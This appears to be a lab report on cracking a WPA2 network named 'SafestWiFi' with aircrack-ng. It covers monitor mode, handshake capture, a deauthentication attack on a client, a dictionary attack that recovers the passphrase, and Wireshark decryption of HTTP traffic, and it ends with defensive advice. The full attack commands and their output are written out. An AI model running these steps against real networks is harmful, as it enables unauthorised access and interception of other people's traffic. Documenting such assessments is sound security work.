



Report - WiFi Cracking

February 18, 2026, Vienna

Contents

1	Stage 0	1
1.1	Checking Wireless Interface Mode	1
1.2	Killing Conflicting Processes	1
1.3	Enabling Monitor Mode	2
1.4	Scanning for Targets	2
1.5	Capturing the Handshake	2
1.6	Forcing a Client to Reconnect	3
1.7	Cracking the Captured Handshake	3
1.8	Crack Success	4
2	Stage 1	4
2.1	Launching Wireshark	4
2.2	Configuring WPA2 Decryption	5
2.3	Filtering HTTP Requests	5
2.4	Inspecting the Payload	6
3	Conclusion	6

1 Stage 0

This section outlines the step-by-step process used to capture a WPA2 handshake from a wireless network and perform a dictionary-based password attack. The goal was to assess the vulnerability of networks protected by weak passphrases.

1.1 Checking Wireless Interface Mode

We started by identifying the current wireless interface mode using 'iwconfig'. This helped us determine whether the interface was in managed or monitor mode.

1.2 Killing Conflicting Processes

To avoid conflicts between processes such as network managers and the WPA supplicant, we used:

```
sudo airmon-ng check kill
```

1.3 Enabling Monitor Mode

Next, we switched the wireless adapter to monitor mode using:

```
sudo airmon-ng start wlan0
```

This created the 'wlan0mon' interface to sniff traffic.

```
(kali@kali)~$ setxkbmap -layout de
(kali@kali)~$ sudo airmon-ng check kill
Killing these processes:
PID Name
1787 wpa_supplicant

(kali@kali)~$ sudo airmon-ng start wlan0

PHY Interface Driver Chipset
phy0 wlan0 mt7921e MEDIATEK Corp. MT7921 802.11ax PCI Express Wireless Network Adapter
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)~$ iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:on
```

Figure 1: Kill processes/Start Monitor mode

1.4 Scanning for Targets

With monitor mode enabled, we scanned for nearby Wi-Fi networks using:

```
sudo airodump-ng wlan0mon
```

We identified the target network: "SafestWiFi", and noted its BSSID and channel (CH).

```
(kali@kali)~$ sudo airodump-ng wlan0mon
CH 3 [ Elapsed: 0 s ] [ 2025-03-31 17:03 ]

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
20:83:F8:50:EE:5C -77 2 0 0 1 130 WPA2 CCMP PSK Office
04:5F:B9:2F:63:41 -68 2 0 0 6 260 WPA2 CCMP MGT <length: 0>
04:5F:B9:2F:63:40 -61 2 0 0 6 260 WPA2 CCMP MGT eduroam
9E:7B:EF:0A:E4:73 -74 3 0 0 6 65 WPA2 CCMP PSK DIRECT-73-HP M428fdw LJ
62:E9:AA:1D:14:27 -76 0 0 0 6 130 WPA2 CCMP PSK DIRECT-27-HP M282 LaserJet
AA:E7:15:82:73:FC -51 6 0 0 6 130 WPA2 CCMP PSK CE
04:5F:B9:2F:AE:61 -62 3 0 0 1 260 WPA2 CCMP MGT <length: 0>
04:5F:B9:2F:AE:60 -60 4 7 0 1 260 WPA2 CCMP MGT eduroam
C0:4A:00:38:EC:AF -50 5 0 0 1 54 WPA2 CCMP PSK SafestWiFi
86:EB:D7:B0:3D:3C -32 9 0 0 11 65 WPA2 CCMP PSK Galaxy A51 79A0

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) D2:6D:E5:2F:83:6A -75 0 - 1 0 1
(not associated) 7A:9B:0C:D5:15:79 -43 0 - 1 3 4
C0:4A:00:38:EC:AF B8:27:EB:CD:3E:5B -42 0 - 1 34 35
Quitting ...

(kali@kali)~$ sudo airodump-ng -w handshake -c 1 --bssid C0:4A:00:38:EC:AF wlan0mon
17:04:19 Created capture file "handshake-01.cap".
```

Figure 2: Scanning Wi-Fi networks

1.5 Capturing the Handshake

To begin capturing authentication packets, the following command was executed:

```
sudo airodump-ng -w handshake -c 1 --bssid C0:4A:00:38:EC:AF wlan0mon
```

```
CH 1 ][ Elapsed: 2 mins ][ 2025-03-31 17:06 ][ WPA handshake: C0:4A:00:38:EC:AF
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C0:4A:00:38:EC:AF -47 0 1237 2002 0 1 54 . WPA2 CCMP PSK SafestWiFi
BSSID STATION PWR Rate Lost Frames Notes Probes
C0:4A:00:38:EC:AF 50:EB:71:89:58:9C -50 48 - 6e 0 1105
C0:4A:00:38:EC:AF B8:27:EB:CD:3E:5B -46 54 - 1 0 15125
Quitting...

(kali@kali)-[~]
$ ls
Desktop Downloads handshake-01.csv handshake-01.kismet.netxml Music Pictures Templates
Documents handshake-01.cap handshake-01.kismet.csv handshake-01.log.csv passwords.txt Public Videos

(kali@kali)-[~]
$ sudo aircrack-ng handshake-01.cap passwords.txt
Reading packets, please wait...
Opening handshake-01.cap
Opening passwords.txt
Unsupported file format (not a pcap or IVs file).
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

# BSSID ESSID Encryption
1 C0:4A:00:38:EC:AF SafestWiFi WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
```

Figure 3: Capturing handshake data

1.6 Forcing a Client to Reconnect

To capture the handshake faster, a connected device was forcefully disconnected, using the following command on a different command prompt:

```
sudo aireplay-ng --deauth 5 -a C0:4A:00:38:EC:AF -c B8:27:EB:CD:3E:5B wlan0mon
```

This caused a connected client to re-authenticate, generating the WPA2 handshake.

```
(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music passwords.txt Pictures Public Templates Videos

(kali@kali)-[~]
$ sudo aireplay-ng --deauth 5 -a C0:4A:00:38:EC:AF -c B8:27:EB:CD:3E:5B
No replay interface specified.
"aireplay-ng --help" for help.

(kali@kali)-[~]
$ sudo aireplay-ng --deauth 5 -a C0:4A:00:38:EC:AF -c B8:27:EB:CD:3E:5B wlan0mon
17:06:16 Waiting for beacon frame (BSSID: C0:4A:00:38:EC:AF) on channel 1
17:06:17 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [28|64 ACKs]
17:06:18 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [57|119 ACKs]
17:06:18 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [ 0|61 ACKs]
17:06:19 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [24|62 ACKs]
17:06:19 Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:CD:3E:5B] [ 0|61 ACKs]

(kali@kali)-[~]
$
```

Figure 4: Sending deauth packets

1.7 Cracking the Captured Handshake

After successfully capturing the handshake, a dictionary attack was launched:

```
sudo aircrack-ng handshake-01.cap -w passwords.txt
```

```

Choosing first network as target.
Reading packets, please wait...
Opening handshake-01.cap
Opening passwords.txt
Unsupported file format (not a pcap or IVs file).
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

1 potential targets

Please specify a dictionary (option -w).
(kali@kali)-[~]
$ sudo aircrack-ng handshake-01.cap -w passwords.txt
Reading packets, please wait...
Opening handshake-01.cap
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

# BSSID          ESSID          Encryption
1 C0:4A:00:38:EC:AF SafestWiFi      WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening handshake-01.cap
Resetting EAPOL Handshake decoder state.
Read 48097 packets.

1 potential targets

```

Figure 5: Running dictionary attack

1.8 Crack Success

After testing 8,025 passwords, we successfully cracked the Wi-Fi password:

KEY FOUND! [shamrock]

```

1 potential targets

AirCrack-ng 1.7

[00:00:00] 8025/10000 keys tested (20852.39 k/s)
Time left: 0 seconds 80.25%

KEY FOUND! [ shamrock ]

Master Key : 21 DF 6A B9 BF 04 83 FE D7 C2 09 B9 19 BB 5D 27
            8A 0B F2 76 F9 B4 7F A6 59 BF 2F 77 54 B7 5C FC

Transient Key : A0 32 C0 A7 9D F1 E1 E1 AD 70 34 7B E4 F6 FD CA
                10 6C EA BA C0 90 69 B1 8C E8 01 D8 C4 B5 20 6C
                87 C1 B4 3A 94 B9 C2 6A 3A 31 61 6B A3 33 BC 99
                2A B7 25 C4 DD 29 2E B6 AF 49 E5 FB 8C 5E 57 E6

EAPOL HMAC : C9 B7 DE 5C 4C DD 25 F2 3E D0 30 76 92 3D 2E 73

(kali@kali)-[~]
$
(kali@kali)-[~]
$ wireshark handshake-01.cap &
[1] 18127

```

Figure 6: Key found

2 Stage 1

In this stage, we analyze the captured Wi-Fi traffic using Wireshark to extract meaningful application-level data. After successfully obtaining a WPA2 handshake and the network password, the goal was to decrypt the captured packets and inspect HTTP requests.

2.1 Launching Wireshark

Wireshark was launched with elevated privileges to ensure it had access to the network interface and capture files:

`sudo wireshark handshake-01.cap &`




Figure 7: launched wireshark window

2.2 Configuring WPA2 Decryption

To decrypt encrypted packets, Wireshark was configured with the known password:

- Navigate to Edit → Preferences → Protocols → IEEE 802.11.
- Enable the “Enable decryption” checkbox.
- Click Edit under Decryption Keys, then click + to add a new key.
- Use the following format: `wpa-pwd:shamrock:SafestWifi`




Figure 8: decrypting wpa2

2.3 Filtering HTTP Requests

After enabling decryption, the traffic was filtered to display only HTTP requests using the ‘http’ filter. This revealed plaintext HTTP GET requests made by the client.




Figure 9: filtered packets

2.4 Inspecting the Payload

By opening a relevant packet, going to the Hypertext Transfer Protocol section and scrolling down, the full request URL was revealed. In this case, the client attempted to access:

```
http://www.youtube.com/watch?v=dQw4w9WgXcQ
```

3 Conclusion

We managed to crack the Wi-Fi password, which turned out to be 'shamrock' — ranked 1337 in common password lists. Since WPA2 is vulnerable to dictionary attacks and the password was pretty basic, it was relatively easy to break in. Switching to WPA3 and using a much stronger password with various symbols in it would make this kind of attack much harder.

After decrypting the capture with the password, we were also able to see the full URL the client was visiting:

```
http://www.youtube.com/watch?v=dQw4w9WgXcQ
```

This worked because the traffic was unencrypted (HTTP), so everything was visible once we had access. To avoid this, users could stick to using HTTPS only, while internet service providers could also enforce the use of HTTPS, so that users can be protected at all times.